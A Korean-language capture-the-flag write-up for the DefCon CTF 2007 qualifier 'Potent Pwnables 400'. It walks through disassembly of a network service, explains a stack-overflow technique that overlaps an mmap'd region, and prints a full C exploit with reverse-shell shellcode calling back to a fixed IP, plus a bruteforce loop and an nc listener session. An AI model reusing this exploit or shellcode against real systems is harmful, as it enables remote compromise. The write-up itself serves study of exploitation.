.text:0804925E                push    ebx
.text:0804925F                push    [ebp+var_474]
.text:08049265                push    offset aD       ; "%d"
.text:0804926A                push    esi             ; char *
.text:0804926B                call    _sprintf
.text:08049270                mov     edi, esi
.text:08049272                add     esp, 0Ch
.text:08049275                mov     [ebp+var_4DC], 0
.text:0804927F                mov     [ebp+var_4E0], 1
.text:08049289                cld
.text:0804928A                xor     eax, eax
.text:0804928C                mov     ecx, 0FFFFFFFFh
.text:08049291                repne scasb
.text:08049293                lea     ebx, [ebp+var_4E0]
.text:08049299                push    8               ; nbyte
.text:0804929B                push    ebx             ; buf
.text:0804929C                not     ecx
.text:0804929E                push    [ebp+clnt_sock] ; fildes
.text:080492A1                mov     [ebp+var_4DC], ecx
.text:080492A7                call    _write
.text:080492AC                add     esp, 0Ch
.text:080492AF                push    [ebp+var_4DC]
.text:080492B5                push    esi
.text:080492B6                jmp     loc_8048CF6
--
```

그리고 위와 같이 sprint() 함수를 이용해 적절한 포맷으로 변환한 뒤, 클라이언트로 전송하고 있음을 알 수 있습니다. 사실 그 전에 8 바이트를 전송하는 부분이 있긴 한데, 별로 문제와 상관 없을 거 같아서 무시하고 넘어가겠습니다.

그럼 이제 '2일 때' 를 보겠습니다.

```
--
.text:08048E9F                mov     eax, [edi+4]    ; buf1_var
```

```
.text:08048EA2                cmp     eax, 3FFh
.text:08048EA7                ja      loc_8049097
.text:08048EAD                push    edx
.text:08048EAE                push    eax             ; arg2
.text:08048EAF                push    esi             ; buf1
.text:08048EB0                push    [ebp+clnt_sock] ; clnt_sock
.text:08048EB3                call    get_data
.text:08048EB8                add     esp, 10h
.text:08048EBB                cmp     eax, [edi+4]
.text:08048EBE                jnz     loc_8049363
.text:08048EC4                sub     esp, 8
.text:08048EC7                push    ebx             ; sbuf
.text:08048EC8                push    esi             ; path
.text:08048EC9                call    _stat
.text:08048ECE                add     esp, 10h
.text:08048ED1                test    eax, eax
.text:08048ED3                jz      loc_80492BB
.text:08048ED9                mov     ebx, off_804AAC8
.text:08048EDF                mov     [ebp+var_48C], 0
.text:08048EE9                mov     [ebp+var_490], 4
.text:08048EF3                cld
.text:08048EF4                xor     eax, eax
.text:08048EF6                mov     ecx, 0FFFFFFFFh
.text:08048EFB                mov     edi, ebx
.text:08048EFD                repne scasb
.text:08048EFF                push    esi
.text:08048F00                push    8               ; nbyte
.text:08048F02                lea     edx, [ebp+var_490]
.text:08048F08                push    edx             ; buf
.text:08048F09                not     ecx
.text:08048F0B                push    [ebp+clnt_sock] ; fildes
.text:08048F0E                mov     [ebp+var_48C], ecx
.text:08048F14                call    _write
.text:08048F19                add     esp, 0Ch
.text:08048F1C                push    [ebp+var_48C]
.text:08048F22                jmp     loc_8048CF5
--
```

'1 일 때' 와 매우 비슷하다는 것을 알 수 있습니다. 뿐만 아니라 내부적으로 점프하는 코드도 주소만 다를 뿐, 따라가보면 하는 일은 거의 비슷합니다. 그러므로 패스~

'3 일 때' 를 볼까요?

```
--
.text:08048F27                push    eax             ; case 0x3
.text:08048F28                push    4               ; arg2
.text:08048F2A                lea     esi, [ebp+var_4AC]
.text:08048F30                push    esi             ; buf1_var2
.text:08048F31                push    [ebp+clnt_sock] ; clnt_sock
.text:08048F34                mov     [ebp+var_4AC], 0
.text:08048F3E                call    get_data
```

```
.text:08048F43                 xor     ebx, ebx
.text:08048F45                 add     esp, 10h
.text:08048F48                 cmp     eax, 4
.text:08048F4B                 mov     edx, 0FFFFFFFFh
.text:08048F50                 jz      loc_8049067
.text:08048F56                 mov     eax, edx
.text:08048F58                 jmp     loc_8048D03             ; 종료
--
```

get_data() 함수를 이용해서 클라이언트로부터 4바이트 만큼 전송 받습니다.

```
--
.text:08049067 loc_8049067:                            ; CODE XREF: vul+328j
.text:08049067                 cmp     ebx, [ebp+var_4AC]
.text:0804906D                 jge     short loc_804908E
.text:0804906F
.text:0804906F loc_804906F:                            ; CODE XREF: vul+464j
.text:0804906F                 sub     esp, 0Ch
.text:08049072                 push    [ebp+clnt_sock] ; clnt_sock
.text:08049075                 call    vul
.text:0804907A                 add     esp, 10h
.text:0804907D                 test    eax, eax
.text:0804907F                 js      loc_8049370
.text:08049085                 inc     ebx
.text:08049086                 cmp     ebx, [ebp+var_4AC]
.text:0804908C                 jl      short loc_804906F
.text:0804908E
.text:0804908E loc_804908E:                            ; CODE XREF: vul+445j
.text:0804908E                 xor     edx, edx
.text:08049090                 mov     eax, edx
.text:08049092                 jmp     loc_8048D03             ; 종료
--
```

그리고 위와 같이 전송 받은 횟수 만큼 루프를 돌면서 call vul 즉, 자기자신을 호출합니다. 뭔가 수상하지 않나요? 자기 자신을 호출한다니,, 일단 이렇게만 알아두고 다음 함수를 분석해보도록 하죠.

'4 일 때' 는 함수 포인터가 0x8048cac 이므로, '0 이거나 7 보다 클 때' 와 같은 함수를 호출합니다. 중복되니까 빼도록 하고, '5 일 때' 로 넘어가겠습니다.

```
--
.text:08048F5D                 cmp     dword ptr [edi+4], 3FFh ; case 0x5
.text:08048F64                 ja      loc_8049198
.text:08048F6A                 mov     [ebp+buf2_var1], 0
.text:08048F74                 jmp     short loc_8048F8F
--
```

```
--
.text:08048F78 loc_8048F78:                            ; CODE XREF: vul+380j
```

```
.text:08048F78                mov     eax, [ebp+buf2_var1]
.text:08048F7E                cmp     byte ptr [ebp+eax+buf1], 0
.text:08048F86                jz      short loc_8048FAA
.text:08048F88                inc     eax
.text:08048F89                mov     [ebp+buf2_var1], eax
.text:08048F8F
.text:08048F8F loc_8048F8F:                           ; CODE XREF: vul+34Cj
.text:08048F8F                mov     edx, esi
.text:08048F91                push    eax
.text:08048F92                push    1               ; nbyte
.text:08048F94                add     edx, [ebp+buf2_var1]
.text:08048F9A                push    edx             ; buf
.text:08048F9B                push    [ebp+clnt_sock] ; fildes
.text:08048F9E                call    _read
.text:08048FA3                add     esp, 10h
.text:08048FA6                test    eax, eax
.text:08048FA8                jg      short loc_8048F78
.text:08048FAA
.text:08048FAA loc_8048FAA:                           ; CODE XREF: vul+35Ej
.text:08048FAA                sub     esp, 0Ch
.text:08048FAD                push    esi             ; char *
.text:08048FAE                call    _getpwnam
.text:08048FB3                add     esp, 0Ch
.text:08048FB6                push    dword ptr [eax+8]
.text:08048FB9                push    offset aD       ; "%d"
.text:08048FBE                push    esi             ; char *
.text:08048FBF                call    _sprintf
.text:08048FC4                mov     edi, esi
.text:08048FC6                add     esp, 0Ch
.text:08048FC9                mov     [ebp+var_4A4], 0
.text:08048FD3                mov     [ebp+var_4A8], 5
.text:08048FDD                cld
.text:08048FDE                xor     eax, eax
.text:08048FE0                mov     ecx, 0FFFFFFFFh
.text:08048FE5                repne scasb
.text:08048FE7                lea     ebx, [ebp+var_4A8]
.text:08048FED                push    8               ; nbyte
.text:08048FEF                push    ebx             ; buf
.text:08048FF0                not     ecx
.text:08048FF2                push    [ebp+clnt_sock] ; fildes
.text:08048FF5                mov     [ebp+var_4A4], ecx
.text:08048FFB                call    _write
.text:08049000                add     esp, 0Ch
.text:08049003                push    [ebp+var_4A4]
.text:08049009                push    esi
.text:0804900A                jmp     loc_8048CF6
--
```

buf1_var1 의 값이 0x3ff 보다 같거나 작으면 클라이언트로부터 1바이트를 전송 받은 뒤, getpwnam() 함수의 인자로 전달합니다. 그리고 password 구조체에서 offset +8 에 해당하는 uid 를 클라이언트에게 전송합니다. 위 코드를 보면 루프를 돌면서 inc eax 후 push eax 를 하고 read() 함수의 인자로 넣는 것 같

지만, 자세히 보면 그 후에 무조건 push 1 을 하면서 1바이트밖에 전송을 못 받게 합니다. 그러므로 root 라던지 다른 유저의 정보를 빼내올 수 없습니다. 또한 다시 리턴 되는 정보 또한 uid 이기 때문에, 이 코드로는 아무런 공격도 할 수 없습니다.

헉헉.. 이제 '6 일 때' 네요.. 이거 직접 푸는 것 보다 글 쓰는 게 훨씬 더 힘드네요 -_-;

```
--
.text:0804900F                  cmp     dword ptr [edi+4], 4 ; case 0x6
.text:08049013                  jz      loc_80491E6
.text:08049019                  mov     ebx, off_804AAC4
.text:0804901F                  mov     [ebp+var_4E4], 0
.text:08049029                  mov     [ebp+var_4E8], 4
.text:08049033                  cld
.text:08049034                  xor     eax, eax
.text:08049036                  mov     ecx, 0FFFFFFFFh
.text:0804903B                  mov     edi, ebx
.text:0804903D                  repne scasb
.text:0804903F                  not     ecx
.text:08049041                  mov     [ebp+var_4E4], ecx
.text:08049047                  push    ecx
.text:08049048                  push    8               ; nbyte
.text:0804904A                  lea     esi, [ebp+var_4E8]
.text:08049050                  push    esi             ; buf
.text:08049051                  push    [ebp+clnt_sock] ; fildes
.text:08049054                  call    _write
.text:08049059                  add     esp, 0Ch
.text:0804905C                  push    [ebp+var_4E4]
.text:08049062                  jmp     loc_8048CF5
--
```

buf1_var1 의 값이 4 이면, 클라이언트로부터 다시 4바이트를 전송 받습니다. 그리고 그 전송 받은 값으로 getpwuid() 함수를 호출합니다. 하지만 여기에도 함정이 숨어 있었으니,,

```
--
.text:080491E6                  push    edx
.text:080491E7                  push    4               ; arg2
.text:080491E9                  lea     edx, [ebp+buf2_var1]
.text:080491EF                  push    edx             ; buf1_var2
.text:080491F0                  push    [ebp+clnt_sock] ; clnt_sock
.text:080491F3                  call    get_data
.text:080491F8                  add     esp, 10h
.text:080491FB                  cmp     eax, 4
.text:080491FE                  jnz     loc_804937C
.text:08049204                  sub     esp, 0Ch
.text:08049207                  push    [ebp+buf2_var1] ; uid_t
.text:0804920D                  call    _getpwuid
.text:08049212                  mov     ebx, [eax]
.text:08049214                  add     esp, 0Ch
.text:08049217                  mov     [ebp+var_4F4], 0
```

```
.text:08049221                mov     [ebp+var_4F8], 6
.text:0804922B                cld
.text:0804922C                xor     eax, eax
.text:0804922E                mov     ecx, 0FFFFFFFFh
.text:08049233                mov     edi, ebx
.text:08049235                repne scasb
.text:08049237                lea     esi, [ebp+var_4F8]
.text:0804923D                push    8               ; nbyte
.text:0804923F                push    esi             ; buf
.text:08049240                not     ecx
.text:08049242                push    [ebp+clnt_sock] ; fildes
.text:08049245                mov     [ebp+var_4F4], ecx
.text:0804924B                call    _write
.text:08049250                add     esp, 0Ch
.text:08049253                push    [ebp+var_4F4]
.text:08049259                jmp     loc_8048CF5
--
```

바로 getpwuid() 함수 호출 후 바로 다음 코드인 mov ebx, [eax] 입니다. 여기서 [eax] 는 유저네임 즉, id 를 뜻합니다. 이래선 패킷을 조작하여 uid 0 의 정보를 출력하게끔 공격해도, 해당 uid 의 id 인 'root' 만 리턴 될 뿐 어떠한 공격도 이뤄질 수 없습니다.

그럼 이제 마지막으로 '7 일 때' 를 분석해봅시다.

```
--
.text:08048D0B                cmp     dword ptr [edi+4], 1000h ; case 0x7
.text:08048D12                ja      loc_8049133
.text:08048D18                push    eax
.text:08048D19                push    0
.text:08048D1B                push    0               ; off
.text:08048D1D                push    0FFFFFFFFh      ; fd
.text:08048D1F                push    1010h           ; flags
.text:08048D24                push    3               ; prot
.text:08048D26                push    1000h           ; len
.text:08048D2B                push    0BFBDF000h      ; addr
.text:08048D30                call    _mmap
.text:08048D35                add     esp, 20h
.text:08048D38                cmp     eax, 0FFFFFFFFh
.text:08048D3B                mov     edx, eax
.text:08048D3D                mov     ds:bfbdf, eax
.text:08048D42                jz      loc_8049318
.text:08048D48                push    eax
.text:08048D49                push    dword ptr [edi+4] ; arg2
.text:08048D4C                push    edx             ; buf1_var2
.text:08048D4D                push    [ebp+clnt_sock] ; clnt_sock
.text:08048D50                call    get_data
.text:08048D55                add     esp, 10h
.text:08048D58                cmp     eax, [edi+4]
.text:08048D5B                jnz     loc_8049363
.text:08048D61                xor     edi, edi
```

```
.text:08048D63                 cmp     edi, eax
.text:08048D65                 mov     [ebp+buf2_var1], 0
.text:08048D6F                 jnb     short loc_8048DBA
.text:08048D71                 mov     ebx, ds:bfbdf
.text:08048D77                 mov     [ebp+new_bfbdf], ebx
.text:08048D7D                 mov     [ebp+new_bfbdf_len], eax
.text:08048D83                 nop
.text:08048D84
.text:08048D84 loc_8048D84:                            ; CODE XREF: vul+190j
.text:08048D84                 mov     edx, [ebp+new_bfbdf]
.text:08048D8A                 mov     eax, edi
.text:08048D8C                 movzx   ecx, byte ptr [edx+edi]
.text:08048D90                 mov     ebx, 0Dh
.text:08048D95                 cdq
.text:08048D96                 idiv    ebx
.text:08048D98                 xor     ecx, [ebp+buf2_var1]
.text:08048D9E                 test    edx, edx
.text:08048DA0                 mov     [ebp+buf2_var1], ecx
.text:08048DA6                 jnz     short loc_8048DB1
.text:08048DA8                 shl     ecx, 4
.text:08048DAB                 mov     [ebp+buf2_var1], ecx
.text:08048DB1
.text:08048DB1 loc_8048DB1:                            ; CODE XREF: vul+17Ej
.text:08048DB1                 inc     edi
.text:08048DB2                 cmp     edi, [ebp+new_bfbdf_len]
.text:08048DB8                 jb      short loc_8048D84
.text:08048DBA
.text:08048DBA loc_8048DBA:                            ; CODE XREF: vul+147j
.text:08048DBA                 push    ebx
.text:08048DBB                 push    [ebp+buf2_var1]
.text:08048DC1                 push    offset a0x_8x   ; "0x%.8x"
.text:08048DC6                 push    esi             ; char *
.text:08048DC7                 call    _sprintf
.text:08048DCC                 mov     edi, esi
.text:08048DCE                 mov     [ebp+var_4C4], 0
.text:08048DD8                 mov     [ebp+var_4C8], 1
.text:08048DE2                 cld
.text:08048DE3                 xor     eax, eax
.text:08048DE5                 mov     ecx, 0FFFFFFFFh
.text:08048DEA                 repne scasb
.text:08048DEC                 add     esp, 0Ch
.text:08048DEF                 not     ecx
.text:08048DF1                 push    8               ; nbyte
.text:08048DF3                 mov     [ebp+var_4C4], ecx
.text:08048DF9                 lea     ecx, [ebp+var_4C8]
.text:08048DFF                 push    ecx             ; buf
.text:08048E00                 push    [ebp+clnt_sock] ; fildes
.text:08048E03                 call    _write
.text:08048E08                 add     esp, 0Ch
.text:08048E0B                 push    [ebp+var_4C4]
.text:08048E11                 push    esi
.text:08048E12                 jmp     loc_8048CF6
```

--

buf1_var1 의 값이 0x1000 보다 같거나 작으면 mmap(0xbfbdf000, 0x1000, 3, 0x1010, -1, 0, 0); 을 실행하여 0xbfbdf000 메모리 주소에 0x1000 바이트 만큼 공간을 확보합니다. 그리고 나서 buf1_var1 만큼 또 클라이언트로부터 전송 받아서 위의 mmap() 함수로 확보한 메모리에 저장합니다. 이 때, 클라이언트가 전송한 데이터의 길이는 반드시 buf1_var1 의 값과 일치해야 합니다.

그리고 buf1_var1 횟수만큼 루프를 돌면서 클라이언트로부터 전송 받은 데이터를 1바이트씩 뽑아서 특정 연산을 수행하게 됩니다. (xor, shl 4 등등..) 그렇게 만들어진 4바이트 값을 다시 클라이언트에게 전송해줍니다. 하지만 연산된 값은 아무런 의미도 없으며, 루틴 자체가 삽질을 유도하는 쓸데없는 코드로 생각되어 집니다.

그럼 어떻게 공격을 들어가야 할까요?
바로 '3 일 때' 와 '7 일 때' 를 통해 공격할 수 있습니다.

위에서 buf1_var2 가 3 일 때, 자기자신을 호출한다는 것을 알아냈습니다. (사실 이 부분은 두 번째 전송하는 값 횟수만큼 루프를 돌면서 자기자신을 호출하는 루틴이지만, 스스로 리턴이 된후에 다시 호출을 하므로, 재귀호출이 아닙니다. 그러므로 esp 레지스터를 조작할 수 없습니다) 이를 통해 esp 레지스터의 값을 증가 시킬 수 있습니다. 왜냐면 vul() 함수 초반에 esp – 0x540 으로 스택 공간을 사용하기 때문입니다. vul() 함수가 호출될 때마다 다시 vul() 함수를 호출하는 패킷을 보냄으로써 esp 레지스터의 위치를 높여가고, 그 부분이 mmap() 함수로 할당받아서 우리가 전송하는 값을 써넣는 '7 일 때' 코드의 0xbfbdf000 주소와 겹쳐질 때, 우리가 원하는 값으로 vul() 함수의 ret 값을 덮어 쓸 수 있습니다.

여기서 우리가 확실히 알 수 있는 주소 값은 0xbfbdf000 밖에 없습니다. 그러므로 쉘코드를 0xbfbdf000 부터 넣고 그 뒤에 쉘코드의 첫 시작주소를 가리키는 '0xbfbdf000' 배열을 채워 넣어서 공격해야 합니다.

우리의 공격 코드는 다음과 같습니다.

↙ 0xbfbdf000

쉘코드의 길이: 4의 배수	4096 – (쉘코드의 길이: 4의 배수)
reverse shellcode	… 0xbfbdf000 0xbfbdf000 0xbfbdf000 0xbfbdf000 0xbfbdf000 …
총 4096 바이트	

쉘코드의 길이를 4의 배수로 맞춰주는 이유는 ret 를 제대로 덮어쓰기 위함입니다.

공격 시나리오는 다음과 같습니다.

1. 앞 4바이트의 값이 3인 8바이트 데이터를 전송
2. 1이상인 4바이트 값을 전송
3. 1 과 2 번의 반복으로 esp 레지스터의 위치를 조작함 (0xbfbdf000 까지 올라가도록)
4. 앞 4바이트의 값이 7이고, 뒤 4바이트의 값이 4096인 8바이트 데이터를 전송
5. 앞에서 만든 4096 바이트 공격코드를 전송

해당 익스플로잇 코드는 다음과 같습니다. (사용된 쉘코드는 저번 문서 때 만든 192.168.248.1:80 으로 연결하는 Reverse 쉘코드 입니다)

```
--
/*
 *      DefCon CTF 2007 Prequals
 *      Potent Pwnables 400 exploit by graylynx (graylynx at gmail.com)
 *      http://powerhacker.net
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <signal.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <netinet/in.h>

void error_handling(char *message);

char ex1[] = "₩x03₩x00₩x00₩x00₩x41₩x41₩x41₩x41";
char ex2[] = "₩x41₩x41₩x41₩x41";
char ex3[] = "₩x07₩x00₩x00₩x00₩x00₩x10₩x00₩x00";

char reverse_sh[] =
"₩x6a₩x61₩x58₩x99₩x52₩x42₩x52₩x42₩x52₩x57₩xcd₩x80₩x93₩x68₩xc0₩xa8₩xf8₩x01"
"₩xb8₩xff₩xfd₩xff₩xaf₩xf7₩xd8₩x50₩x89₩xe2₩x6a₩x10₩x52₩x53₩x57₩x6a₩x62₩x58"
"₩xcd₩x80₩x6a₩x02₩x59₩x51₩x53₩x57₩x6a₩x5a₩x58₩xcd₩x80₩x49₩x79₩xf5₩x50"
"₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe2₩x50₩x54₩x52₩x57₩x6a₩x3b"
"₩x58₩xcd₩x80";

int main(int argc, char *argv[])
{
        int serv_sock;
        struct sockaddr_in serv_addr;
        int recv_len, i;
        char buffer[1024];
        char *ex4;
        int *p_ex4;

        if(argc != 4) {
                printf("Usage: %s <ip> <port> <recursive>₩n", argv[0]);
                exit(1);
        }

        ex4 = (char *)malloc(4096);
        p_ex4 = (int *)ex4;
```

```
        memset(buffer, 0, 1024);
        memset(ex4, 0, 4096);

        strcpy(ex4, reverse_sh);
        p_ex4 += (int)((strlen(reverse_sh) + strlen(reverse_sh) % 4) / 4);

        for(i = 0; i < (4096 - strlen(reverse_sh) - (strlen(reverse_sh) % 4)) / 4; i++)
                *p_ex4++ = 0xbfbdf000;

        serv_sock = socket(PF_INET, SOCK_STREAM, 0);
        memset(&serv_addr, 0, sizeof(serv_addr));
        serv_addr.sin_family = AF_INET;
        serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
        serv_addr.sin_port = htons(atoi(argv[2]));

        if(connect(serv_sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) == -1)
                error_handling("connect() error");

        for(i = 0; i < atoi(argv[3]); i++) {
                printf("[recursive:%03d] exploit code 1 send.. ", i);
                write(serv_sock, ex1, 8);
                puts("OK");

                printf("[recursive:%03d] exploit code 2 send.. ", i);
                write(serv_sock, ex2, 4);
                puts("OK");
        }

        printf("[recursive:%03d] exploit code 3 send.. ", i);
        write(serv_sock, ex3, 8);
        puts("OK");

        printf("[recursive:%03d] exploit code 4 send.. ", i);
        write(serv_sock, ex4, 4096);
        puts("OK");
        printf("₩nCheck your reverse shell :) lol₩n");

        close(serv_sock);
}

void error_handling(char *message)
{
        fputs(message, stderr);
        fputc('₩n', stderr);
        exit(1);
}
```

--

또한, 재귀 호출을 몇 번해야 할지 몰라서, bruteforce 를 하는 간단한 코드도 만들었습니다.

--

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ gcc -o ex400 ex400.c
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ cat bruteforce.c
int main(int argc, char *argv[])
{
        unsigned int i;
        char cmd[256];

        if(argc != 2) {
                printf("Usage: %s <bruteforce>₩n", argv[0]);
                exit(1);
        }

        for(i = 1; i < atoi(argv[1]); i++) {
                sprintf(cmd, "./ex400 127.0.0.1 4455 %d", i);
                system(cmd);
        }

        return 0;
}
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ gcc -o bruteforce bruteforce.c
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ ./bruteforce 100
[recursive:000] exploit code 1 send.. OK
[recursive:000] exploit code 2 send.. OK
[recursive:001] exploit code 3 send.. OK
[recursive:001] exploit code 4 send.. OK

Check your reverse shell :) lol
[recursive:000] exploit code 1 send.. OK
[recursive:000] exploit code 2 send.. OK
[recursive:001] exploit code 1 send.. OK
[recursive:001] exploit code 2 send.. OK
[recursive:002] exploit code 3 send.. OK
[recursive:002] exploit code 4 send.. OK

Check your reverse shell :) lol
[recursive:000] exploit code 1 send.. OK
[recursive:000] exploit code 2 send.. OK
[recursive:001] exploit code 1 send.. OK
[recursive:001] exploit code 2 send.. OK
[recursive:002] exploit code 1 send.. OK
[recursive:002] exploit code 2 send.. OK
[recursive:003] exploit code 3 send.. OK
[recursive:003] exploit code 4 send.. OK

...
... (bruteforce 공격중)
...

[recursive:091] exploit code 2 send.. OK
[recursive:092] exploit code 1 send.. OK
[recursive:092] exploit code 2 send.. OK
[recursive:093] exploit code 1 send.. OK
[recursive:093] exploit code 2 send.. OK
```

```
[recursive:094] exploit code 1 send.. OK
[recursive:094] exploit code 2 send.. OK
[recursive:095] exploit code 1 send.. OK
[recursive:095] exploit code 2 send.. OK
[recursive:096] exploit code 1 send.. OK
[recursive:096] exploit code 2 send.. OK
[recursive:097] exploit code 1 send.. OK
[recursive:097] exploit code 2 send.. OK
[recursive:098] exploit code 1 send.. OK
[recursive:098] exploit code 2 send.. OK
[recursive:099] exploit code 3 send.. OK
[recursive:099] exploit code 4 send.. OK

Check your reverse shell :) lol
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$
```

--

아 참,, 코드 분석할 때 보셨겠지만, 자식 프로세스의 수명은 5초 입니다. 그러므로 Reverse 쉘코드가 정상적으로 실행 되어 nc 에 쉘을 띄워줘도, 5초 후에는 다시 닫히게 됩니다. 이럴 때는 nc 를 실행시켜 놓고 미리 /bin/sh –i 를 타이핑해서 연결이 되자마자 새로운 쉘을 실행시키도록 하면 됩니다.

--

```
C:₩Documents and Settings₩graylynx>nc -l -p 80
/bin/sh -i
$ uname -a
FreeBSD freebsd62.localhost 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40
:27 UTC 2007     root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386

$ id
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)
$ netstat -an | grep 80
tcp4       0      0  192.168.248.41.62129   192.168.248.1.80       ESTABLISHED
tcp4       0      0  127.0.0.1.58025        127.0.0.1.4455         TIME_WAIT
c1ae0d20 dgram       0      0 c1adf880        0 c1ae0b7c        0 /var/run/logpr
iv
$
```

--

부족한 글 끝까지 읽어주셔서 감사합니다 :)